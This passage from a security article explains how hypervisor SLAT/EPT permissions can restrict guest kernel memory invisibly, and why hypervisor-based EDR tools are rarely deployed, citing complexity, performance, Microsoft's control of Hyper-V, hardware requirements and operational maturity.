The security-critical property of SLAT: the hypervisor can set permissions in the SLAT tables that are more restrictive than the guest's own page table permissions. The effective permission for a memory access is the **intersection** of guest permissions and SLAT permissions. The hypervisor can:

- Remove execute permission from guest kernel pages, generating EPT execute violations on any attempt to execute kernel code
- Remove write permission from critical kernel data structures, generating EPT write violations on tampering attempts
- Remove read permission from sensitive memory regions, making them completely invisible to the guest

This capability is **invisible to the normal kernel**. Guest kernel code reading its own page tables sees the permissions it set. It has no mechanism to detect or override the SLAT permissions enforced by the hypervisor.

Why Are They Not Used by EDRs?

Despite the clear architectural advantages, hypervisor-based EDR deployment faces significant barriers:

Engineering complexity. Developing hypervisor-level software requires expertise in CPU virtualization extensions, low-level firmware interfaces, and kernel debugging that is rare even within established security vendors. The engineering team must understand Intel VT-x / AMD-V, the VMCS (Virtual Machine Control Structure), EPT/NPT management, and hypercall interfaces.

Performance overhead. VM exits have a measurable cost typically hundreds to thousands of CPU cycles per transition. Aggressive monitoring configurations that generate frequent VM exits can degrade system performance. Balancing security coverage against performance requires careful engineering.

Microsoft-controlled surface area. On Windows, the Hyper-V hypervisor is Microsoft software. Third-party EDR vendors cannot directly modify the hypervisor to add their own monitoring logic. Microsoft's own EDR (Defender for Endpoint) has a natural advantage because Microsoft controls both the hypervisor and the EDR. Third-party vendors must work through documented interfaces or persuade Microsoft to expose additional hypervisor hooks.

Deployment prerequisites. VBS requires Hyper-V, which requires hardware virtualization support (Intel VT-x with EPT, AMD-V with RVI), IOMMU (Intel VT-d, AMD-Vi), UEFI 2.3.1c or later with Secure Boot, and TPM 2.0. These requirements exclude older hardware and some virtualized environments.

Guest compatibility. Software that relies on CPU virtualization features (nested virtualization, specific MSR access patterns) may not function correctly under VBS. This includes some developer tools, older security software, and certain enterprise applications.

Operational maturity. The ecosystem of hypervisor-based security tools is nascent. Debugging, deployment, update, and incident-response procedures are less mature than those for kernel-mode EDR. Organizations may be reluctant to adopt a technology with limited operational track record.

Reference

<https://trainsec.net/courses/edr-internals-research-development>

<https://www.alteredsecurity.com/evasionlab>

<https://www.zeropointsecurity.co.uk/course/red-team-ops-ii>